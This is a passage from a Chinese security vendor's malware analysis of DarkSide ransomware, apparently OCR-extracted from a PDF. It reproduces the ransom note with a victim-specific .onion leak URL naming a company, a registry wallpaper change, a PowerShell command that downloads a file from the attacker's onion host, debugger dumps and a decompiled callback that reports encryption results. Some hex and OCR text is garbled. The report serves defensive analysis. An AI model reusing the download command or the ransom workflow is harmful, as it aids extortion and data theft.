
地址	HEX 数据	UNICODE	0012FC90	004704F8	UNICODE "Welcome to DarkSide! \r\n \r\n All Your Files Are Enc
004704F8	57 05 65 00 6C 00 63 00 6F 00 6D 00 65 00 20 00	Welcome	0012FC94	00456B58	UNICODE "Welcome to DarkSide! \r\n \r\n All Your Files Are Enc
00470508	74 00 6F 00 20 00 4A 00 61 00 72 00 68 00 53 00	to DarkS	0012FC98	004103F8	UNICODE "README.F406C945.TXT"
00470518	69 00 64 00 65 00 21 00 20 00 00 00 20 00 idet ..	idet ..	0012FC9C	00000000	

```
----- [ Welcome to DarkSide ] ----->
..
What happen?
-----
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.
Follow our instructions below and you will recover all your data.
..
Data leak
-----
First of all we have downloaded more then 500GB data from your network.
..
Included:
-Accounting data
-Finance data
-HR
-Employees confidential data(photos, benefits, taxes, etc)
-Marketing
-Budgets
-Taxes(sales tax compliance, property, income and franchise taxes, etc)
-Payrolls
-Banking data
-Arbitration
-Scans
-Insurance
-Reconciliations
-Reports(monthly bank inventory, monthly financial, claims reports, etc)
-Audits(DWG, insurance audits, etc)
-B2B clients config data
-Confidentiality 2020
-2020, 2021 Business plans
-2019, 2020, 2021 years Closing (full dumps)
-and a lot of other sensitive data
..
Your personal leak page:
http://darksidc3lux462n6yunevoag52ntwvp6mulaz3zirkmh4cnz6hhj7id.onion/162/thedixiegroup/LCfyHRcwffrYtBtp6voPQ3XDbxYFcNu0wVasH5p49LSjBfzTmdXT48azXF1Mu7q
```

14、通过注册表修改桌面背景图为勒索图片。



The screenshot shows the Windows Registry Editor with the path `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell\Background` selected. The right pane shows the `Wallpaper` value of type `REG_SZ` with the data `C:\ProgramData\F406c945.BMP`.




The ransomware message reads:

Welcome to DarkSide!

All Your Files Are Encrypted!

Find README.f406c945.TXT And Follow Instructions!



The command prompt shows the execution of the ransomware payload. The command is `cmd /c powershell (New-Object System.Net.WebClient).DownloadFile('http://darksidc3lux462n6yunevoag52ntwvp6mulaz3zirkmh4cnz6hhj7id.onion/162/thedixiegroup/LCfyHRcwffrYtBtp6voPQ3XDbxYFcNu0wVasH5p49LSjBfzTmdXT48azXF1Mu7q', 'C:\ProgramData\F406c945.BMP')`. The output shows the file being downloaded and the message being displayed.

004BAA0	50	PUSH EAX		T 0 GS 0000 NULL
004BA07	FF15 6C064200	SALL DWORD PTR DS:[0x42066C]	ntdll.ucscat	D 0
004BA08	83CB 00	ADD ESP,0x0		0 0 Lasterr ERROR_SUCCESS (00000000)
004BA0D	6A 00	PUSH 0x0		EFL 00002046 (NO,HB,E,BE,MS,P,E,G,E,LE)
004BA0D2	8045 F8	LEA ERX,DWORD PTR SS:[EBP-0x8]		H00 0000 0000 0000 0000
004BA0D5	50	PUSH EAX		H01 0000 0000 0000 0000
004BA0D6	6A 00	PUSH 0x0		H02 0000 0000 0000 0000
004BA0D8	68 06010200	PUSH 0x20106		H03 0000 0000 0000 0000
004BA0DD	6A 00	PUSH 0x0		H04 0000 0000 0000 0000
004BA0DF	6A 00	PUSH 0x0		H05 0000 0000 0000 0000
004BAAC1	6A 00	PUSH 0x0		H06 0000 0000 0000 0000
004BAAC3	8085 58FDFFFF	LEA ERX,DWORD PTR SS:[EBP-0x2A8]		H07 8000 0000 0000 0000
004BAAC4	50	PUSH EAX		
ESP=0012FC94				
地址	HEX 数据	UNICODE	-	0012FC94 0012FC00 UNICODE "S-1-S-21-2384350476-347295974-3633805415-1000\Cont"
0047BF4F	43 00 30 00	5C 00 50 00	72 00 6F 00	67 00 72 00 C:\Program
0047B508	61 00 60 00	44 00 61 00	74 00 61 00	5C 00 66 00 amba)a\f
0047B518	34 00 30 00	36 00 63 00	39 00 34 00	35 00 2E 00 k06c945.
0047B528	42 00 40 00	50 00 60 00	41 00 6C 00	6C 00 20 00 BHP.all
0047B538	59 00 6F 00	75 00 72 00	20 00 46 00	69 00 6C 00 Your Fill
0047B548	65 00 73 00	20 00 41 00	72 00 65 00	20 00 45 00 es Are E
0047B558	6E 00 63 00	72 00 79 00	70 00 74 00	65 00 6A 00 encrypted
0012FC94	004BC000	UNICODE "Control Panel\Desktop"		

15、加密完成后会在次上传信息：加密的用户 ID，uid、加密的数量、加密的大小。

```
result = CreateThread(0, 0, sub_4096A4, v7, 0, 0); // 回传加密信息
```

hHANDLE = result;

```
if ( result )
```

```
{
    WaitForSingleObject(hHANDLE, -1);
```

```
result = ZwClose(hHANDLE);
```

}

[illegible]

```
{
  "id": "9d3fad1ebba93cd61d4d",
  "uid": "0607b8382472634",
  "enc-num": "0",
  "enc-size": "0",
  "skip-num": "14407",
  "elapsed-time": "1245.76"
}
```

声明

1. 本文档所提到的资讯仅供参考，有关内容可能会随时更新，天融信不另行通知。
3. 本文档中提到的信息为正常公开的信息，若因本文档或其所提到的任何信息引起了他人直接或间接的资料流失、利益损失，天融信及其员工不承担任何责任。

TOPSEC